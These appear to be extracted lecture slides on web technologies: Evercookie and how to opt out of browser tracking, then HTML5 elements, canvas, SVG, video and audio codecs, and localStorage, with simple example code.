
1. *Evercookie* is a JavaScript API that produces extremely persistent cookies in a browser
 2. When creating a new cookie, it uses the following storage mechanisms when available:
 - Standard [HTTP Cookies](#)
 - [Local Shared Objects](#) (Flash Cookies)
 - Silverlight [Isolated Storage](#)
 - Storing cookies in RGB values of auto-generated, force-cached PNGs using HTML5 Canvas tag to read pixels (cookies) back out
 - Storing cookies in [Web History](#)
 - Storing cookies in HTTP [ETags](#)
 - Storing cookies in [Web cache](#)
 - [window.name](#) caching
 - Internet Explorer [userData](#) storage
 - HTML5 [Session Storage](#), HTML5 [Local Storage](#), HTML5 [Global Storage](#), HTML5 [Database Storage](#) via SQLite
- See <http://samy.pl/evercookie/>
 - Developed by Samy Kamkar
 - Source code available on Github See: <https://github.com/samyk/evercookie>

Six Ways to Opt Out of cookies

1. **Select “do not track” in your browser Settings.** This setting is available Firefox 9+, Chrome, Safari 5.1+, Internet Explorer 9/10. See “Web Tracking Protection” submission:
<http://www.w3.org/Submission/2011/SUBM-web-tracking-protection-20110224/#dnt-uas>
2. **Download opt-out cookies.** This is a process that usually involves clicking on a button to download the opt-out cookie.
 - you go to the marketer's web site, find the privacy policy, then find the "opt out" information. The cookie your computer will get tells the company not to track you anymore.
3. **Use the cookie management tools in your web browser.** In most web browsers, you can set your browser to accept only session cookies, or to turn all cookies into session cookies. Session cookies are generally harmless.
 - For Macintosh Safari users, you can tell the browser to only accept cookies from "the site you are navigating to." This means that you will not accept third party cookies.
4. **View current cookies and delete what you don't need.** Most web browsers allow you to see what cookies you already have stored.
 - Some cookies, such as registration cookies for web sites you visit frequently, are useful to keep around. But other cookies, like tracking cookies from atdmt.com, doubleclick.net, 2o7.net, atwola.com, and other advertisers aren't necessarily helpful to you.
5. **Check your account preferences on registration sites.** Some sites, such as eBay, require registration and the use of cookies. On eBay, for example, if you do not opt-out of advertising tracking, information about your eBay activities can be used by other sites and advertisers outside of eBay.
6. **Use browser Add-ons.** Free browser extensions are available for most browsers to control tracking, such as Ghostery (www.ghostery.com)

Opt-Out's Do Not Track

- In Firefox: Preferences -> Privacy & Security -> Enhanced Tracking Protection -> Send Websites Do Not Track
- In Chrome: Preferences -> Settings -> Advanced -> Privacy and security -> check “Send a ‘Do Not Track’ request with your browsing traffic”
- In Safari: Preferences -> Privacy -> check “Ask websites not to track me”
- In IE: Internet options -> Advanced -> Settings -> Security -> Always send Do Not Track header [does not work in IE 11]



Some References

- Articles on Cookies
 - www.cookiecentral.com
 - www.echoecho.com
 - www.wmlpulse.com
 - www.epic.org
 - www.ciac.org
 - www.howstuffworks.com
 - www.webmonkey.com
 - www.ozemail.com.au
- Articles on Online Advertising
 - <http://en.wikipedia.org/wiki/DoubleClick>
 - <http://computer.howstuffworks.com/web-advertising.htm>
 - http://en.wikipedia.org/wiki/Online_advertising

HTML5



This content is protected and may not be shared, uploaded, or distributed.

Background

- HTML5 is the next major revision of HTML
- The Web Hypertext Application Technology Working Group (WHATWG) started work on the specification in June 2004
- HTML5 supersedes HTML 4.01, XHTML 1.0 and XHTML 1.1
- HTML5 vocabulary/APIs and canvas “Recommendations” available at
<http://www.w3.org/TR/html5/>
<http://www.w3.org/TR/2dcontext/>
- The latest versions of browsers have support for HTML5:
 - [http://en.wikipedia.org/wiki/Comparison_of_layout_engines_\(HTML5\)](http://en.wikipedia.org/wiki/Comparison_of_layout_engines_(HTML5))
- HTML 5.2, 2nd Edition “Recommendation” (Dec. 2017) available at
<https://www.w3.org/TR/html52/>
- HTML Living Standard (April 2021) available at:
<https://html.spec.whatwg.org/multipage/>
- W3C and WHATWG Agreement to collaborate on single version of HTML:
<https://www.w3.org/blog/news/archives/7753>

Major New Elements in HTML5


- New semantic elements like <header>, <footer>, <article> and <section>
- <video> and <audio> that you can embed on your web pages without resorting to third-party plug-ins
- Canvas, a two-dimensional drawing surface that you can program with JavaScript
- Scalable vector graphics (SVG)
- Geolocation, whereby visitors can choose to share their physical location with your web application
- Persistent local storage without resorting to third-party plug-ins
- Offline web applications that work even after network access is interrupted
- Improvements to HTML web forms
- Microdata, which lets you create your own vocabularies beyond HTML5 and extend your web pages with custom semantics
- New APIs for complex web applications including support for mobile devices
- See: http://www.w3schools.com/html/html5_intro.asp




New Elements and attributes



New Video/Audio support



New Graphics support



Local Storage API support

New Semantic Elements/Forms

Support for CSS3

New Markup Elements

New elements for better structure:

Tag	Description
<article>	For external content, like text from a news-article, blog, forum, or any other content from an external source
<aside>	For content aside from the content it is placed in. The aside content should be related to the surrounding content
<command>	A button, or a radiobutton, or a checkbox
<details>	For describing details about a document, or parts of a document
<summary>	A caption, or summary, inside the details element
<figure>	For grouping a section of stand-alone content, could be a video
<figcaption>	The caption of the figure section
<footer>	For a footer of a document or section, could include the name of the author, the date of the document, contact information, or copyright information
<header>	For an introduction of a document or section, could include navigation
<hgroup>	For a section of headings, using <h1> to <h6>, where the largest is the main heading of the section, and the others are sub-headings
<mark>	For text that should be highlighted
<meter>	For a measurement, used only if the maximum and minimum values are known
<nav>	For a section of navigation
<progress>	The state of a work in progress
<ruby>	For ruby annotation (Chinese notes or characters)
<rt>	For explanation of the ruby annotation
<rp>	What to show browsers that do not support the ruby element
<section>	For a section in a document. Such as chapters, headers, footers, or any other sections of the document
<time>	For defining a time or a date, or both
<wbr>	Word break. For defining a line-break opportunity.

New Markup Elements

<https://www.w3schools.com/html/default.asp>

Summary of new HTML5 Elements

New Media Elements

HTML 5 provides a new standard for media content:

Tag	Description
<audio>	For multimedia content, sounds, music or other audio streams
<video>	For video content, such as a movie clip or other video streams
<source>	For media resources for media elements, defined inside video or audio elements
<embed>	For embedded content, such as a plug-in

The Canvas Element

The canvas element uses JavaScript to make drawings on a web page.

Tag	Description
<canvas>	For making graphics with a script

New Form Elements

HTML5 offers more form elements, with more functionality:

Tag	Description
<datalist>	A list of options for input values
<keygen>	Generate keys to authenticate users
<output>	For different types of output, such as output written by a script

New Input Type Attribute Values

Also, the input element's type attribute has many new values, for better input control before sending it to the server:

Type	Description
tel	The input value is of type telephone number
search	The input field is a search field
url	The input value is a URL
email	The input value is one or more email addresses
datetime	The input value is a date and/or time
date	The input value is a date
month	The input value is a month
week	The input value is a week
time	The input value is of type time
datetime-local	The input value is a local date/time
number	The input value is a number
range	The input value is a number in a given range
color	The input value is a hexadecimal color, like #FF8800

New Media, Canvas, Form Elements

HTML5 - Removed Elements

- The following elements are not in HTML 5 because their effect is purely presentational and therefore better handled by CSS:
 - *basefont, big, center, font, s, strike, tt, u*
- The following elements are not in HTML 5 because their usage affected usability and accessibility for the end user in a negative way:
 - *frame, frameset, noframes*
- *The following elements are not included because they have not been used often, created confusion or can be handled by other elements*
 - *acronym* is not included because it has created lots of confusion. Authors are to use *abbr* for abbreviations.
 - *applet* has been obsoleted in favor of *object*.
 - *isindex* usage can be replaced by usage of form controls.
 - *dir* has been obsoleted in favor of *ul*.

HTML5 - Removed Attributes - Handled by CSS

- align attribute on caption, iframe, img, input, object, legend, table, hr, div, h1, h2, h3, h4, h5, h6, p, col, colgroup, tbody, td, tfoot, th, thead and tr.
- alink, link, text and vlink attributes on body.
- background attribute on body.
- bgcolor attribute on table, tr, td, th and body.
- border attribute on table, img and object.
- cellpadding and cellspacing attributes on table.
- char and charoff attributes on col, colgroup, tbody, td, tfoot, th, thead and tr.
- clear attribute on br.
- compact attribute on dl, menu, ol and ul.
- frame attribute on table.
- frameborder attribute on iframe.
- height attribute on td and th.
- hspace and vspace attributes on img and object.
- marginheight and marginwidth attributes on iframe.
- noshade attribute on hr.
- nowrap attribute on td and th.
- Width attribute on hr, table, td, th, col, colgroup and pre
- scrolling attribute on iframe.
- size attribute on hr, input and select.
- type attribute on li, ol and ul.
- valign attribute on col, colgroup, tbody, td, tfoot, th, thead and tr.
- rules attribute on table.

To simplify HTML many attributes have been eliminated as their effect is more properly produced using CSS

<canvas> Element - Drawing

- The <canvas> element is “a resolution-dependent bitmap canvas which can be used for rendering graphs, game graphics, or other visual images on the fly.”
- A *canvas* is a rectangle in your page where you can use JavaScript to draw anything you want.
- A <canvas> element has **no content** and **no border** of its own.
- You can have more than one <canvas> element on the same page.
- Each canvas will show up in the DOM, and each canvas maintains its own state. If you give each canvas an **id attribute**, you can access them just like any other element.
- E.g. if one adds an id attribute, e.g.
`<canvas id="mycanvas" width="300" height="225"></canvas>`
- Now you can easily find that <canvas> element in the DOM, e.g.
`var a_canvas = document.getElementById("mycanvas");`

<canvas> element - Drawing a Red Rectangle

The screenshot shows a web browser window titled "Tryit Editor v1.6". The address bar shows the URL "www.w3schools.com/tags/tryit.asp?filename=tryhtml5_canvas_fillrect". The page content includes a sidebar with "Get Certified" and "Study Web Technologies" links, and a main area for "HTML5 Video" from DigitalClassroom.com. Below this is a "Source Code" section containing the following HTML and JavaScript code:

```
<!DOCTYPE html>
<html>
<body>

<canvas id="myCanvas" width="300" height="150" style="border:1px solid #d3d3d3;">
Your browser does not support the HTML5 canvas tag.</canvas>

<script>

var c=document.getElementById("myCanvas");
var ctx=c.getContext("2d");
ctx.fillStyle="#FF0000";
ctx.fillRect(20,20,150,100);

</script>

</body>
</html>
```

The "Result" section shows a red rectangle drawn on a white canvas.

Every canvas has a drawing context.

Once you have found a <canvas> element in the DOM you call its **getContext ()** method. You must pass the string "2d" to the **getContext ()** method


JavaScript and DOM are used to create a red rectangle

https://www.w3schools.com/tags/tryit.asp?filename=tryhtml5_canvas_fillrect

<canvas> element - Coordinates

- The canvas is a two-dimensional grid. The coordinate (0, 0) is at the upper-left corner of the canvas. Along the X-axis, values increase towards the right edge of the canvas. Along the Y-axis, values increase towards the bottom edge of the canvas.
- To draw straight lines in pencil, you use the following two methods:
- moveTo(x, y)** moves the pencil to the specified starting point.
- lineTo(x, y)** draws a line to the specified ending point.

Move to (20,20)
Draw a line to (20,100)
Draw a line to (70,100)
stroke() makes the lines
Visible



The screenshot shows a web browser window titled "Tryit Editor v1.6". The address bar shows the URL www.w3schools.com/tags/tryit.asp?filename=tryhtml5_canvas_stroke. The page content includes a banner for "Access Tutorials" and some study links. Below that is a code editor with "Source Code" and "Result" panes. The source code is as follows:

```
<!DOCTYPE html>
<html>
<body>

<canvas id="myCanvas" width="300" height="150" style="border:1px solid #3d3d3d;">
Your browser does not support the HTML5 canvas tag.</canvas>

<script>
var c=document.getElementById("myCanvas");
var ctx=c.getContext("2d");
ctx.beginPath();
ctx.moveTo(20,20);
ctx.lineTo(20,100);
ctx.lineTo(70,100);
ctx.stroke();
</script>
</body>
</html>
```

The result pane shows a small white canvas with a black border. Inside the canvas, there is a single black line segment drawn from the top-left corner (20,20) to the middle-left (20,100).

https://www.w3schools.com/tags/tryit.asp?filename=tryhtml5_canvas_stroke

Drawing Context

- There's a whole group of properties and methods devoted to drawing rectangles:
- The fillStyle property can be a CSS color, a pattern, or a gradient. The default fillStyle is solid black, but you can set it to whatever you like.
- A gradient shows a difference in concentrations over an area, often using color intensity
- Createlineargradient(x0,y0,x1,y1) returns a canvas gradient object starting at (x0,y0) and ending at (x1,y1)
- addColorStop(offset, color) adds a color stop with the given color to the gradient at the offset; 0 offset is at one endpoint and 1 offset is at the other endpoint
- fillRect (x, y, width, height) draws a rectangle filled with the current fill style.
- clearRect (x, y, width, height) clears the pixels in the specified rectangle.

See <http://www.colorzilla.com/gradient-editor/>


for the Ultimate CSS Gradient Generator
or CSS Gradients in HTML5

<http://www.fix-css.com/2011/07/css-gradients-in-html5/>

Code to the right first defines a linear gradient region;
AddColorStop is then used to set black at the left endpoint
and white at the right endpoint; fillStyle is a context
property that when set to grd causes the color to fill the
region as shown

See

http://www.w3schools.com/html/tryit.asp?filename=tryhtml5_canvas_tut_grad



<svg> Element - Drawing

- The <svg> element is “a container for SVG graphics.”
- SVG has several methods for drawing paths, boxes, circles, text and graphs images.
- SVG graphics is supported by all major browsers.
- SVG is a language for describing 2D graphics in XML.
- Since SVG is XML based, every element is available in the SVG DOM.
- If attributes of an SVG object are changed, the browser can automatically re-render the shape.

Canvas	SVG
<ul style="list-style-type: none">• Resolution dependent• No support for event handlers• Poor text rendering capabilities• You can save the resulting image as .png or .jpg• Well suited for graphic-intensive games	<ul style="list-style-type: none">• Resolution independent• Support for event handlers• Best suited for applications with large rendering areas (Google Maps)• Slow rendering if complex (anything that uses the DOM a lot will be slow)• Not suited for game applications

Comparison of Canvas and SVG

Document Structure

```
<div id="header">
```

```
<div id="nav">
```

```
<div class="article">
```

```
<div class="section">
```

```
<div id="footer">
```

Old Way

```
<header>
```

```
<nav>
```

```
<article>
```

```
<section>
```

```
<footer>
```

```
<aside>
```

New Way

- HTML5 introduces a whole set of new elements that make it much easier to structure pages.
- By identifying the purpose of sections in the page using specific sectioning elements, assistive technology (e.g. for the blind) can help the user to more easily navigate the page.
- For example, they can easily skip over the navigation section or quickly jump from one article to the next without the need for authors to provide skip links.
- Authors also benefit because replacing many of the divs in the document with one of several distinct elements can help make the source code clearer, easier to author, and easier to scrape

See https://www.w3schools.com/html/html5_semantic_elements.asp

Defining Sections of a Web Page with <section> Element

- <section> - a grouping of content, e.g. chapters or tabbed pages or a page is divided into Introduction, News Items and Contact Information
- Example of an article about apples with two sections

```
<article> <hgroup>
<h1>Apples</h1>
<h2>Tasty, delicious fruit!</h2> </hgroup>
<p>The apple is the pomaceous fruit of the apple tree.</p>
<section> <h1>Red Delicious</h1>
<p>These bright red apples are the most common found in many
supermarkets.</p> </section>
<section> <h1>Granny Smith</h1>
<p>These juicy, green apples make a great filling for apple pies.</p>
</section>
</article>
```

Don't use <section> just as hook for styling or scripting;
For that you should use <div>

Don't use <section> if <article>, <aside> or <nav> is more appropriate
Don't use <section> unless there is naturally a heading at the start of
the section

Defining Sections of a Web Page with <nav> Element

- <nav> - a section of a page that links to other pages or to parts within the page; a section with navigation links
- In the following example, the page has several places where links are present, but only one of those places is considered a navigation section.

```
<body> <header>
<h1>Wake up sheeple!</h1>
<p><a href="news.html">News</a> -
   <a href="blog.html">Blog</a> -
   <a href="forums.html">Forums</a></p>
<p>Last Modified: <time>2009-04-01</time></p>
<b><nav> <h1>Navigation</h1>
<ul>
  <li><a href="articles.html">Index of all articles</a></li>
  <li><a href="today.html">Things needed to wake up for today</a></li>
  <li><a href="successes.html">Sheep manage to wake</a></li>
</ul>
</nav>
</header> <div>
<b><article> <header> <h1>My Day at the Beach</h1>
```

Defining Sections of a Web Page with <article> Element

- <article> - a component of a page that consists of a self-contained portion intended to be independently distributable or reusable;
 - This could be a forum post, a magazine or newspaper article, a blog entry, a user-submitted comment, an interactive widget or gadget, or any other independent item of content; Here is an example of a blog post showing an article followed by two comments:

```
<article> <header>
  <h1>The Very First Rule of Life</h1>
  <p><time pubdate datetime="2009-10-09T14:28-08:00"></time></p>
    </header>
  <p>If there's a microphone anywhere near you, assume it's hot and sending
  whatever you're saying to the world. Seriously.</p> <p>...</p>
  <section> <h1>Comments</h1>
  <article> <footer>
    <p>Posted by: George Washington</p>
    <p><time pubdate datetime="2009-10-10T19:10-08:00"></time></p>
    </footer>
    <p>Yeah! Especially when talking about your lobbyist friends!</p> </article>
  <article> <footer>
    <p>Posted by: George Hammond</p> <p><time pubdate datetime="2009-10-10T19:15-
    08:00"></time></p> </footer>
    <p>Hey, you have the same first name as me.</p>
  </article> </section> </article>
```

Video on the Web


- HTML5 defines a standard way to embed video in a web page, using a <video> element.
- Video container files include video and audio files
- There are lots of competing container files, e.g.
 - MPEG4 compressed video (mp4 or m4v)
 - QuickTime (.mov)
 - Flash Video (.flv) from Adobe
 - Ogg (.ogv) open source
 - WebM (VP8/VP9 video + Vorbis audio), from Google
 - Audio Video Interleave (.avi), invented by Microsoft

Video Codecs

- There are *lossy* and *lossless* video codecs. Lossless video is much too big to be useful on the web. A *lossy video codec* means that information is being irretrievably lost during encoding.
- Popular video codecs are:
 - MPEG-4 (also known as MPEG4 Part 2)
 - H.264 (also known as MPEG4 Part 10), a.k.a. Advanced Video Coding (AVC)
 - H.265, successor to H.264 (doubles video compression and supports 8K UHD), a.k.a. High Efficiency Video Coding (HEVC) or MPEG-H part 2, used in FaceTime
 - Theora
 - VP8 open source codec, formerly from On2, now Google WebM
 - VP9, successor to VP8 (doubles video compression)
 - Sorenson Spark (H.263 variant) from Adobe
- The H.264 standard is split into “[profiles](#),” defining a set of optional features that trade complexity for file size. Higher profiles use more features, offer better visual quality at smaller file sizes, take longer to encode, and require more CPU power to decode in real-time.
- Apples iPhone 12 supports H.264 video format: playback in 1080p (30 & 60 fps), MPEG4 (30 fps), 4K (24, 30 and 60 fps), also supports H.265 (HEVC) for FaceTime; Apple TV 4K (5th gen.) set-top box supports H.264 video up to 2160p (60 fps) and MPEG-4 video (30 fps), Main 10 profile; and Adobe Flash on a desktop PC supports Baseline, Main, and High profiles.
- YouTube uses H.264 to encode HD videos (Google dropped Flash, replaced by HTML5 video).
<http://www.theverge.com/2015/1/27/7926001/youtube-drops-flash-for-html5-video-default>

Video Codecs (recent development)

- The H.264 vs. WebM video “war” has ended.
- On March 2012 Firefox CTO “capitulated” and decided to support H.264. See:
http://news.cnet.com/8301-30685_3-57397031-264/mozilla-execs-capitulate-in-h.264-web-video-war/
- HTML5 / H.264 now supported by YouTube. See:
<http://www.youtube.com/html5>
- On March 7, 2013, Google admitted its VP8/WebM codec infringes MPEG H.264 patents, and agreed to pay to license H.264 patents, see
<http://www.businesswire.com/news/home/20130307006192/en/Google-MPEG-LA-Announce-Agreement-Covering-VP8>
- As of January 2016, H.264 reigns supreme, Flash video on life support, see
<https://www.encoding.com/blog/2016/01/27/h-264-and-hls-reign-in-online-video-finds-encoding-com-report/>
- Adobe system “retired” Flash at the end of 2020. See:
<http://www.scmp.com/tech/enterprises/article/2104092/adobe-systems-retiring-flash-end-2020>
<https://www.adobe.com/products/flashplayer/end-of-life.html>



Audio Codecs

- And like lossless video, lossless audio is really too big to put on the web.
- The *audio codec* specifies how to decode the audio stream and turn it into digital waveforms that your speakers then turn into sound.
- On the web, there are really only three audio codecs you need to know about:
 - MP3
 - MP3s can contain **up to 2 channels** of sound. They can be encoded at different *bitrates*: 64 kbps, 128 kbps, 192 kbps, and a variety of others from 32 to 320. Higher bitrates mean larger file sizes and better-quality audio,
 - Advanced Audio Encoding, (AAC and AAC+)
 - It is the default format for Apple's iTunes
 - It supports up to **48 channels** of sound
 - Vorbis
 - Usually comes in a Ogg container
 - Android phones can play Vorbis audio

HTML MarkUp of Video

- To insert a video file in a web page, use the <video> element

```
<video src="pr6.webm" width="320" height="240"></video>
```

- The <video> element has methods like [play\(\)](#) and [pause\(\)](#) and a read/write property called [currentTime](#). There are also read/write [volume](#) and [muted](#) properties.
- you can tell the browser to display a built-in set of controls. To do this, just include the controls attribute in your <video> tag.

```
<video src="pr6.webm" width="320" height="240" controls></video>
```

Using Attributes preload and autoplay for Video

- The **preload** attribute tells the browser that you would like it to start downloading the video file as soon as the page loads. This makes sense if the entire point of the page is to view the video. On the other hand, if it's just supplementary material that only a few visitors will watch, then you can set **preload** to **none** to tell the browser to minimize network traffic.
- Here's an example of a video that will start downloading (but not playing) as soon as the page loads:

```
<video src="pr6.webm" width="320" height="240" preload></video>
```

- And here's an example of a video that will *not* start downloading as soon as the page loads:

```
<video src="pr6.webm" width="320" height="240" preload="none"></video>
```

- The **autoplay** attribute tells the browser that you want to start downloading the video file as soon as the page loads, *and* you would like it to start playing the video automatically as soon as possible. Mostly blocked by browsers, unless muted.
- Here's an example of a video that will start downloading and playing as soon as possible after the page loads:

```
<video src="pr6.webm" width="320" height="240" autoplay></video>
```

HTML5 Video Example

http://www.w3schools.com/html/tryit.asp?filename=tryhtml5_video_all

The screenshot shows a window titled "Tryit Editor v1.6". The address bar indicates the URL is www.w3schools.com/html/tryit.asp?filename=tryhtml5_video_all. The page content includes an orange sidebar with "Get Certified" and "Study Web Technologies and get a diploma at w3schools.com". The main area has two sections: "Source Code:" containing the following HTML5 code, and "Result:" showing a video player with a bear in a stream.

```
<!DOCTYPE html>
<html>
<body>

<video width="320" height="240" controls>
  <source src="movie.mp4"
  type="video/mp4">
  <source src="movie.ogv"
  type="video/ogg">
  Your browser does not support the video tag.
</video>

</body>
</html>
```

QlikView BI Dashboard
QlikView.com/Big_Data
Get Big Value From Your Big Data. Spot Trends & Insights in Seconds!

Source Code:

Result:

0:12

Video Attributes

The screenshot shows a web browser window with four tabs open: "html5 tutorial - ...", "HTML 5 Tutorial", "HTML5 Video", and "Tryit Editor v1.4". The main content area displays a table titled "All <video> Attributes".

Attribute	Value	Description
autoplay	autoplay	Specifies that the video will start playing as soon as it is ready
controls	controls	Specifies that controls will be displayed, such as a play button.
height	<i>pixels</i>	Specifies the height of the video player
loop	loop	Specifies that the media file will start over again, every time it is finished.
preload	preload	Specifies that the video will be loaded at page load, and ready to run. Ignored if "autoplay" is present.
src	<i>url</i>	Specifies that the URL of the video to play
width	<i>pixels</i>	Specifies the width of the video player

Audio

The screenshot shows a web browser window titled "HTML5 Audio" displaying a table from w3schools.com. The table compares three audio formats (MP3, Wav, Ogg) across five different browsers: Internet Explorer 9+, Chrome 6+, Firefox 3.6+, Safari 5+, and Opera 10+. The table indicates that MP3 is supported by all browsers, Wav is supported by Chrome, Firefox, and Opera, and Ogg is supported by Chrome, Firefox, and Opera.

Browser	MP3	Wav	Ogg
Internet Explorer 9+	YES	NO	NO
Chrome 6+	YES	YES	YES
Firefox 3.6+	NO	YES	YES
Safari 5+	YES	YES	NO
Opera 10+	NO	YES	YES

The screenshot shows a web browser window titled "Tryit Editor v1.6" displaying an HTML5 audio example from w3schools.com. The source code in the left panel includes an element with controls, specifying two sources: "horse.ogg" and "horse.mp3". The result panel on the right shows a media player interface with a play button, a progress bar at 0:01, and volume controls.

```
<!DOCTYPE html>
<html>
<body>


<audio controls>
  <source src="horse.ogg" type="audio/ogg">
  <source src="horse.mp3" type="audio/mpeg">
Your browser does not support the audio element.
</audio>

</body>
</html>
```

localStorage

- localStorage is a client-side key-value database,
 - data is stored in the user's browser and remains there **even across sessions** (open/close browser)
 - data is only available when on that machine and in that browser.
 - localStorage is per browser not per computer.
 - localStorage only supports storing of strings
- Below is an example of local storage that counts the number of clicks on a button

```
<!DOCTYPE html>
<html>
<head>
<script>
function clickCounter() {
    if(typeof(Storage) !== "undefined") {
        if (localStorage.clickcount) {
            localStorage.clickcount = Number(localStorage.clickcount)+1;
        } else {
            localStorage.clickcount = 1;
        }
        document.getElementById("result").innerHTML = "You have clicked the button " +
        localStorage.clickcount + " time(s).";
    } else {
        document.getElementById("result").innerHTML = "Sorry, your
        browser does not support web storage...";}
    }
}</script>
</head>
<body>
<p><button onclick="clickCounter()" type="button">Click me!</button></p>
<div id="result"></div>
<p>Click the button to see the counter increase.</p><p>Close the browser tab (or window), and try again, and the counter will continue to count (is not
reset).</p></body></html>
```



See: http://www.w3schools.com/html/tryit.asp?filename=tryhtml5_webstorage_local_clickcount

Session Storage

- Session storage is designed for scenarios where the user is carrying out a single transaction but could be carrying out multiple transactions in different windows at the same time.
